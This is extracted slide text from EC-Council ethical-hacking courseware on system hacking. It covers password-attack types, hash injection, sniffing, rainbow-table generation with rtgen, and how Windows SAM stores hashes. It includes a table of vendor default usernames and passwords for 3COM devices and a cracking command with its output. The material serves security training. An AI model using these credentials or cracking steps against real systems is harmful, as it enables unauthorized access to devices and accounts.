



System Hacking

Module 05

Unmask the Invisible Hacker.



Security Breaches 2014



Department for Business Innovation and Skills Market Survey



58% of large organizations suffered staff related security breaches

60% of small business had a security breach

59% of respondents expect there will be more security incidents in 2015




Cost of breaches nearly doubled in the last 12 months



695,000+
were impacted due to data breach

31% some of the worst security breaches were actually caused by inadvertent human error



<http://www.egress.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objectives



- Overview of CEH Hacking Methodology
- Understanding Techniques to Gain Access to the System
- Understanding Privilege Escalation Techniques
- Understanding Techniques to Create and Maintain Remote Access to the System

- Overview of Different Types of Rootkits
- Overview of Steganography and Steganalysis Techniques
- Understanding Techniques to Hide the Evidence of Compromise
- Overview of System Hacking Penetration Testing



Information at Hand Before System Hacking Stage



What you have at this stage:

Footprinting Module

IP Range



Namespace



Employees



Scanning Module

Target assessment



Identified systems



Identified services



Enumeration Module

Intrusive probing



User lists



Security flaws



System Hacking: Goals



Hacking-Stage

**Gaining Access****Escalating Privileges****Executing Applications****Hiding Files****Covering Tracks**

Goal

To bypass access controls to gain access to the system

To acquire the rights of another user or an admin

To create and maintain remote access to the system

To hide attackers malicious activities and data theft

To hide the evidence of compromise

Technique/Exploit Used

Password cracking, social engineering

Exploiting known system vulnerabilities

Trojans, spywares, backdoors, keyloggers

Rootkits, steganography

Clearing logs

CEH Hacking Methodology (CHM)



✓ Footprinting

✓ Scanning

✓ Enumeration

System Hacking

Gaining Access

Cracking Passwords

Escalating Privileges


Maintaining Access

Executing Applications

Hiding Files

Clearing Logs

Covering Tracks



CEH System Hacking Steps

**1****Cracking Passwords****2****Escalating Privileges****3****Executing Applications****4****Hiding Files****5****Covering Tracks****6****Penetration Testing**

Password Cracking



Password cracking techniques are used to **recover passwords** from computer systems



Attackers use password cracking techniques to **gain unauthorized access** to the vulnerable system



Most of the password cracking techniques are successful due to weak or easily **guessable passwords**



Types of Password Attacks



1

Non-Electronic Attacks

Attacker need not posses **technical knowledge** to crack password, hence known as non-technical attack

2

Active Online Attacks

Attacker performs password cracking by **directly communicating** with the victim machine

3

Passive Online Attacks

Attacker performs password cracking **without communicating** with the authorizing party

4

Offline Attack

Attacker copies the target's **password file** and then tries to crack passwords in his own system at different location

- Shoulder Surfing
- Social Engineering
- Dumpster Diving
- Dictionary and Brute Forcing Attack
- Hash Injection and Phishing
- Trojan/Spyware/Keyloggers
- Password Guessing
- Wire Sniffing
- Man-in-the-Middle
- Replay
- Pre-Computed Hashes (Rainbow Table)
- Distributed Network

Active Online Attack: Dictionary, Brute Forcing and Rule-based Attack



Dictionary Attack

A **dictionary file** is loaded into the cracking application that runs against **user accounts**

Brute Forcing Attack

The program tries **every combination of characters** until the password is broken

Rule-based Attack

This attack is used when the attacker gets some **information about the password**



Active Online Attack: Password Guessing



Frequency of attacks is less



Find a valid user

1

The attacker creates a list of all possible passwords from the information collected through **social engineering** or any other way and tries them manually on the victim's machine to **crack the passwords**

The failure rate is high



Key in each password, until correct password is discovered

Create a list of possible passwords

2

Rank passwords from high probability to low

3

Default Passwords



- A default password is a password supplied by the **manufacturer** with new equipment (e.g. switches, hubs, routers) that is password protected
- Attackers use default passwords in the list of words or dictionary that they use to perform **password guessing attack**



Online tools to search default passwords:

<http://cirt.net>
<http://default-password.info>
<http://www.defaultpassword.us>
<http://www.passworddatabase.com>
<https://w3dt.net>
<http://www.virus.org>
<http://open-sez.me>
<http://securityoverride.org>
<http://www.routerpasswords.com>
<http://www.fortypoundhead.com>

The Default Password List

Manufacturer	Model	Version	Username	Password
3COM	3C16405	1.25	root	letroda
3COM	3C16406		admin	(none)
3COM	3C16450		admin	(none)
3COM	3COM SuperStack 3 Switch	33000M	security	security
3COM	3ComCellFlex7000		tech	tech
3COM	3RADSL72	1.2	(none)	1234admin
3COM	3CRWDR100A-72	2.06 (Sep 21 2005 14:26:48)	admin	1234admin
3COM	812		Administrator	admin
3COM	AirConnect Access Point	n/a	(none)	(none)
3COM	AirConnect Access Point	n/a	(none)	concomcon
3COM	Cable Management System	Win2000 B MS	DOCSIS_APP	3Com
3COM	CB9900 / 4007	3	Type User: FORCE	(none)
3COM	CellFlex		admin	admin
3COM	CellFlex		(none)	(none)
3COM	CellFlex		admin	admin
3COM	CellFlex	7090	admin	admin
3COM	CellFlex	7090	tech	(none)
3COM	CellFlex	7090	operator	(none)
3COM	CellFlex	7090	tech	(none)

<http://securityoverride.org>


Active Online Attack: Trojan/Spyware/Keylogger




Attacker installs Trojan/Spyware/Keylogger on victim's machine to collect victim's **user names and passwords**



Trojan/Spyware/Keylogger **runs in the background** and send back all user credentials to the attacker



Example of Active Online Attack Using USB Drive



Active Online Attack: Hash Injection Attack




A hash injection attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate to network resources



The attacker finds and extracts a logged on **domain admin account hash**



The attacker uses the extracted hash to log on to the **domain controller**



Passive Online Attack: Wire Sniffing



- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to **gain unauthorized access** to the target system



Wire Sniffing> Computationally Complex>

Hard to Perpetrate



Victim



Attacker



Victim

Passive Online Attacks: Man-in-the-Middle and Replay Attack



Gain access to the communication channels
In a MITM attack, the attacker acquires **access** to the communication channels between victim and server to extract the information

Use sniffer
In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant info is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**

Offline Attack: Rainbow Table Attack



Rainbow Table

A rainbow table is a precomputed table which contains word lists like **dictionary files** and **brute force lists** and their **hash values**



Compare the Hashes

Capture the hash **of a password** and compare it with the precomputed hash table. If a match is found then the password is cracked



Easy to Recover

It is easy to recover passwords by comparing captured password hashes to the **precomputed tables**



Precomputed Hashes

1qazwed> 4259cc34599c530b28a6a8f225d668590
hh021da> c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf> 3cd696a8571a843cda453a229d741843
sodifo8sf> c744b1716cbf8d4dd0ff4ce31a177151

Tools to Create Rainbow Tables: **rtgen** and **Winrtgen**



rtgen

- The rtgen program need **several parameters** to generate a rainbow table, the syntax of the command line is:


Syntax: rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index

```
rtgen ntlm loweralpha 1 7 0 1000 4000000 0
00 B
rainbow table ntlm.loweralpha#1-7_0_1000x4000000_0.rt parameters
hash algorithm: ntlm
hash length: 16
charset: abcdefghijklmnoprstuvwxyz
charset in hex: 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 20 21 22 23
74 75 76 77 78 79 7a
charset length: 26
plaintext length range: 1 - 7
reduce offset: 0x00000000
plaintext total: 8353882582
sequential starting point begin from 0 (0x0000000000000000)
generating...
32768 of 4000000 rainbow chains generated (0 m 7.5 s)
65536 of 4000000 rainbow chains generated (0 m 7.5 s)
98304 of 4000000 rainbow chains generated (0 m 7.5 s)
131072 of 4000000 rainbow chains generated (0 m 7.5 s)
163840 of 4000000 rainbow chains generated (0 m 7.5 s)
196608 of 4000000 rainbow chains generated (0 m 7.5 s)
229376 of 4000000 rainbow chains generated (0 m 7.5 s)
262144 of 4000000 rainbow chains generated (0 m 8.7 s)
294912 of 4000000 rainbow chains generated (0 m 7.8 s)
327680 of 4000000 rainbow chains generated (0 m 8.1 s)
360448 of 4000000 rainbow chains generated (0 m 8.1 s)
```

<http://project-rainbowcrack.com>

Winrtgen

- Winrtgen is a graphical **Rainbow Tables Generator** that supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, MD2, MD4, MD5, SHA1, RIPEMD160, MySQL323, MySQLSHA1, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384), and SHA-2 (512) hashes



<http://www.oxid.it>

Offline Attack: Distributed Network Attack



A Distributed Network Attack (DNA) technique is used for **recovering passwords from hashes or password protected files** using the unused processing power of machines across the network to decrypt passwords

The DNA Manager is installed in a **central location** where machines running on DNA Client can access it over the network



DNA Manager coordinates the attack and **allocates small portions of the key search** to machines that are distributed over the network



DNA Client **runs in the background**, consuming only unused processor time




The program combines the processing capabilities of all the clients connected to network and uses it to **crack the password**






Features:

- Distributed password recovery over **LAN, Internet, or both**
- Plug-in architecture allows for additional **file formats**
- Schedule support for flexible **load balancing**
- Install and remove password recovery clients **remotely**
- **Encrypted** network communications



Elcomsoft Distributed Password Recovery breaks complex passwords, recovers strong encryption keys, and unlocks documents in a production environment



<http://www.elcomsoft.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Microsoft Authentication



Security Accounts Manager (SAM) Database



Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text; passwords are hashed and the results are stored in the SAM

NTLM Authentication



- ➊ The NTLM authentication protocol types:
 1. **NTLM authentication protocol**
 2. **LM authentication protocol**
- ➋ These protocols stores user's password in the SAM database using different hashing methods

Kerberos Authentication



Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM



How Hash Passwords Are Stored in Windows SAM?



Shiela/test



Password hash using LM/NTLM

Shiela:1005:NO PASSWORD****
 *****:*****:*****:OCB694880
 5F797BF2A82807973B89537:::

